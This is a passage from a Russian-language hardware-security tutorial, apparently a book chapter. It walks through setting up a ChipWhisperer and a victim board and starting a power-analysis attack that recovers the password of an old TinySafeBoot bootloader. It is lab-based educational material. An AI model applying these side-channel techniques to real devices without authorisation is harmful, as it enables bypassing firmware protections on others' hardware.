


Рисунок 8-6: MultiTarget Victim Board.

MultiTarget Victim Board по сути является тремя отдельными системами: ATmega328, XMEGA и reader для smart card. (ChipWhisperer может выполнять man-in-the-middle attacks на smart cards, но поскольку автомобили по-настоящему не используют smart cards, мы не будем рассматривать эту функцию здесь.)

Изменяя jumpers на плате, можно подавать питание, чтобы включать или отключать разные системы, но будьте внимательны и включайте только одну секцию за раз, иначе можно закоротить плату. Перед тестированием обращайте внимание на настройки jumpers.

Установка software

Сначала установите software ChipWhisperer. Следующие инструкции предназначены для Linux, но подробные инструкции по настройке для Windows можно найти по адресу <http://www.newae.com/sidechannel/cwdocs/>.

Software ChipWhisperer требует Python 2.7 и несколько дополнительных Python libraries. Сначала введите следующий код:

```
$ sudo apt-get install python2.7 python2.7-dev python2.7-libs python-numpy python-scipy
python-pyside python-configobj python-setuptools python-pip git
$ sudo pip install pyusb-1.0.0b1
```

Чтобы получить software ChipWhisperer, можно либо скачать стабильную версию как ZIP-файл с сайта NewAE, либо взять копию из GitHub repository, как показано здесь:

```
$ git clone git://git.assembla.com/chipwhisperer.git
$ cd chipwhisperer
$ git clone git://git.assembla.com/openadc.git
```

Вторая команда git скачивает OpenADC. Плата OpenADC в ChipWhisperer - это осциллографическая часть, которая измеряет сигналы напряжения и по сути является сердцем системы ChipWhisperer. Используйте следующие команды для настройки software (вы должны быть root в директории ChipWhisperer):

```
$ cd openadc/controlsw/python
$ sudo python setup.py develop
$ cd software
$ sudo python setup.py develop
```

Hardware уже нативно поддерживается Linux, но следует добавить группу для обычного пользователя, под которым вы будете тестировать, чтобы этот пользователь мог получать доступ к устройству без root privileges. Чтобы разрешить non-root users использовать оборудование, создайте udev-файл, например /etc/udev/rules.d/99-ztex.rules, и добавьте в него следующее:

```
SUBSYSTEM=="usb", ATTRS{idVendor}=="04b4", ATTRS{idProduct}=="8613", MODE="0664",
GROUP="plugdev"
SUBSYSTEM=="usb", ATTRS{idVendor}=="221a", ATTRS{idProduct}=="0100", MODE="0664",
GROUP="plugdev"
```

Также создайте файл для AVR programmer с именем /etc/udev/rules.d/99-avrisp.rules:

```
SUBSYSTEM=="usb", ATTRS{idVendor}=="03eb", ATTRS{idProduct}=="2104", MODE="0664",
GROUP="plugdev"
```

Теперь добавьте себя (нужно будет выйти из системы и войти обратно, чтобы новые permissions вступили в силу):

```
$ sudo usermod -a -G plugdev <YourUsername>
$ sudo udevadm control -reload-rules
```

Подключите ChipWhisperer к компьютеру, вставив mini-USB cable в боковую сторону корпуса ChipWhisperer. Зеленый индикатор System Status сверху должен загореться, и ChipWhisperer

теперь должен быть настроен или по крайней мере находиться в своем неконфигурированном ядре.

Подготовка Victim Board

Чтобы подготовить Victim Board - или device under test (DUT), как она называется в документации ChipWhisperer, - скачайте AVR Crypto library (эта library по умолчанию не включена во framework ChipWhisperer из-за export laws), введя следующее:

```
$ cd hardware/victims/firmware
$ sh get_crypto.sh
```

Мы будем использовать GUI AVRDUDESS для программирования Victim Board. AVRDUDESS можно получить из его GitHub repository по адресу <https://github.com/zkemble/avrdudecss/> или взять binaries на сайтах вроде <http://blog.zakkemble.co.uk/avrdudecss-a-gui-for-avrdude/>. Для работы нужно установить mono:

```
$ sudo apt-get install libmono-winforms2.0-cil
```

Далее убедитесь, что Victim Board настроена на использование части ATmega328, изменив jumper settings так, чтобы они совпадали со схемой на рисунке 8-7.




Рисунок 8-7: настройки jumper для MultiTarget Victim Board.

ChipWhisperer должен поставляться с 20-pin ribbon cable. Подключите этот кабель к задней стороне ChipWhisperer, а USB A/B cable - к боковой стороне, как показано на рисунке 8-8. dmesg должен сообщить, что видит подключенный AVRISP mkII, то есть programmer, который мы будем использовать для программирования target board. Это позволит выполнять тестирование без отключения устройства.




Рисунок 8-8: подключение MultiTarget Victim Board.

Наконец, подключите SMA cable от VOUT на target board к LNA connector в CH-A на передней панели ChipWhisperer. Таблица 8-2 показывает pinout. Мы будем использовать эту настройку для наших демонстраций, если не указано иное.

Таблица 8-2: pinout для MultiTarget Victim Board.

Victim Board	ChipWhisperer	Component
20-pin connector	Back of the ChipWhisperer	20-pin ribbon cable
VOUT	LNA on CH-A	SMA cable
Computer	Side of the ChipWhisperer	Mini USB cable

Brute-forcing secure boot loaders в атаках power-analysis

Теперь, когда Victim Board настроена, мы рассмотрим использование power-analysis attack для brute-force пароля. Power-analysis attacks подразумевают наблюдение за энергопотреблением разных chipsets, чтобы идентифицировать уникальные power signatures. Мониторинг энергопотребления каждой инструкции, можно определить тип выполняемой инструкции. Например, no-operation (NOP) instruction будет использовать меньше энергии, чем multiply (MUL) instruction. Эти различия могут раскрыть, как сконфигурирована система, или даже показать, верен ли пароль, потому что правильный символ пароля может использовать больше энергии, чем неправильный.

В следующем примере мы изучим TinySafeBoot (http://jtxp.org/tech/tinysafeboot_en.htm), небольшой open source bootloader, разработанный для AVR systems. Bootloader требует пароль для внесения модификаций. Мы используем ChipWhisperer, чтобы эксплуатировать уязвимость в его password-checking method и вывести пароль из микросхемы. Эта уязвимость исправлена в более новых версиях TinySafeBoot, но для практики старая версия включена в папку victims framework ChipWhisperer. Этот tutorial основан на NewAE "Timing Analysis with Power for Attacking TSB" (<http://www.newae.com/sidechannel/cwdocs/tutorialtimingpasswd.html>).

Подготовка теста с AVRDUDESS

Для начала откройте AVRDUDESS и выберите AVR ISP mkII в drop-down menu Programmer. Убедитесь, что в поле MCU выбран ATmega328P, а затем нажмите Detect, чтобы проверить, что вы подключены к ATmega328p (см. рисунок 8-9). В поле Flash выберите flash file hardware/victims/firmware/tinysafeboot-20140331.




Рисунок 8-9: программирование TinySafeBoot в AVRDUDESS.

Нажмите Program!, и AVRDUDESS должен записать программу TinySafeBoot в ATmega.

Настройка ChipWhisperer для последовательной связи

Теперь мы готовы к тестированию! Мы будем использовать ChipWhisperer, чтобы задавать и мониторить power usage, когда bootloader проверяет пароль. Затем используем эту информацию для создания инструмента, который взламывает пароль намного быстрее, чем традиционный brute-force method. Для начала настройте ChipWhisperer на связь с bootloader через serial interface bootloader так:

```
$ cd software/chipwhisperer/capture
$ python ChipWhispererCapture.py
```

У ChipWhisperer много опций, поэтому мы пройдем пошагово каждую настройку, которую нужно изменить.

1. В ChipWhispererCapture перейдите на вкладку General Settings и установите Scope Module в ChipWhisperer/OpenADC, а Target Module в Simple Serial, как показано на рисунке 8-10.




Рисунок 8-10: настройка типов Scope и Target.

2. Переключитесь на вкладку Target Settings (внизу окна) и измените параметр Connection на ChipWhisperer. Затем в Serial Port Settings установите и TX Baud, и RX Baud в 9600, как показано на рисунке 8-11.




Рисунок 8-11: настройка Connection и Baud.

3. В верхней части экрана нажмите красный круг рядом с Score, внутри которого написано DIS. Круг должен стать зеленым и показать CON.
4. ChipWhisperer поставляется с простым serial terminal interface. Выберите Tools > Open Terminal, чтобы открыть его. Вы должны увидеть terminal, похожий на показанный на рисунке 8-12.

Рисунок 8-12: serial terminal ChipWhisperer.

5. Установите TX on Enter внизу terminal в None и отметьте checkbox RX: Show non-ASCII as hex (см. рисунок 8-12). Теперь нажмите Connect, чтобы включить текстовые области.
6. Введите @@@ (startup password TinySafeBoot) в текстовое поле слева от кнопки Send и нажмите Send. Bootloader должен начаться с TSB и в основном содержать информацию о версии firmware и AVR settings. TSB - просто identifier, используемый TinySafeBoot, скорее всего его initials. Вывод должен совпадать с рисунком 8-12.

Установка пользовательского пароля

Теперь нужно установить custom password, чтобы можно было мониторить power levels при вводе пароля.

Сначала закройте serial terminal. Затем введите следующие строки в окне Python console, которое находится в нижней центральной части главного окна ChipWhisperer.

```
>>> self.target.driver.ser.write("@@@")
>>> self.target.driver.ser.read(255)
```

Мы используем serial command `self.target.driver.ser.write("@@@")`, чтобы отправить текущий пароль bootloader. Затем вводим serial command `self.target.driver.ser.read(255)`, чтобы прочитать до следующих 255 bytes из bootloader и увидеть его ответ на отправку пароля (см. рисунок 8-13).




Рисунок 8-13: отправка @@@ через Python console ChipWhisperer.

Для удобства сначала назначьте команды чтения и записи собственным переменным, чтобы не вводить такую длинную команду (следующие примеры предполагают, что вы выполнили этот шаг):

```
>>> read = self.target.driver.ser.read
>>> write = self.target.driver.ser.write
```

Пароль хранится на последней странице flash-памяти устройства. Мы получим эту страницу, удалим символ подтверждения ! из ответа и запишем новый пароль - og - в firmware.

Примечание. Более подробное объяснение этой процедуры вы найдете в tutorials NewAE (<http://www.newae.com/sidechannel/cwdocs/tutorialtimingpasswd.html>) или в руководствах Python.

Вернитесь в Python console и введите листинг 8-1.

```
>>> write('c')
>>> lastpage = read(255)
>>> lastpage = lastpage[:-1]
>>> lastpage = bytearray(lastpage, 'latin-1')
>>> lastpage[3] = ord('o')
>>> lastpage[4] = ord('g')
>>> lastpage[5] = 255
>>> write('C')
>>> write('!')
>>> write(lastpage.decode('latin-1'))
```

Листинг 8-1: изменение последней страницы памяти, чтобы установить пароль og.

Если login timeout истек, повторно отправьте @@@ так:

```
>>> write("@@@")
```

После записи новых символов в память проверьте, что og является новым паролем, с помощью write("og"), за которым следует read(255) в Python console. Обратите внимание на рисунке 8-14, что сначала мы пробуем отправить @@@, но не получаем ответ TinySafeBoot, пока не отправим пароль og.

Таблица 8-3: настройки вкладки Score для настройки OpenADC под Victim Board.

Area	Category	Setting	Value
OpenADC	Gain Setting	Setting	40
OpenADC	Trigger Setup	Mode	Falling edge
OpenADC	Trigger Setup	Timeout	7
OpenADC	ADC Clock	Source	EXTCLK x1 via DCM
CW Extra	Trigger Pins	Front Panel A	Uncheck
CW Extra	Trigger Pins	Target IO1 (Serial TXD)	Check
CW Extra	Trigger Pins	Clock Source	Target IO-IN
OpenADC	ADC Clock	Reset ADC DCM	Push button

Scope Settings

Parameter	Value
OpenADC Interface	
connection	ChipWhisperer Rev2
Auto-Refresh DCM Status	☒
OpenADC-ZTEX	
OpenADC	
HW Information Gain Setting Trigger Setup	
Source	digital
Digital Pin State	☒
Mode	falling edge
Timeout (secs)	7
Offset	0
Pre-Trigger Samples	0
Total Samples	24573
Clock Setup ADC Clock	
Refresh Status	
Reset DCMs	
Source	EXTCLK x1 via DCM
Phase Adjust	0
ADC Freq	7.37 MHz
DCM Locked	☒
Reset ADC DCM	
Freq Counter	7.37 MHz
Freq Counter Src	EXTCLK Input
CLKGEN Settings CW Extra	
CW Extra Settings Trigger Dine	

General Set...
Scope Sett...
Target Set...
Trace Sett...

Рисунок 8-15: значения ADC для trigger по Serial TX.

Мониторинг power usage при вводе пароля

Теперь мы будем мониторить power usage при вводе пароля, чтобы увидеть, можем ли заметить разницу в power между допустимым и недопустимым паролем. Посмотрим, что происходит, когда мы вводим теперь уже недействительный пароль @@@. Вспомните, что когда bootloader обнаруживает неправильный пароль, он переходит в infinite loop, поэтому можно мониторить, как выглядит power usage в этот момент. Конечно, нужно выйти из этого infinite loop, поэтому после попытки неправильного пароля и попадания в loop сбросьте устройство и попробуйте ввести другой пароль. Для этого перейдите к password prompt в Python console следующим образом:

```
>>> resetAVR()
>>> write("@@@")
```

Теперь введите следующую команду с правильным паролем, но пока не нажимайте Enter:

```
>>> write("og")
```

Нажмите 1 в зеленом play icon на toolbar, чтобы записать один power trace. Сразу после этого нажмите Enter в Python console. Должно открыться окно Capture Waveform и показать запись power trace для допустимого пароля (см. рисунок 8-16).

Рисунок 8-16: power trace для допустимого пароля.

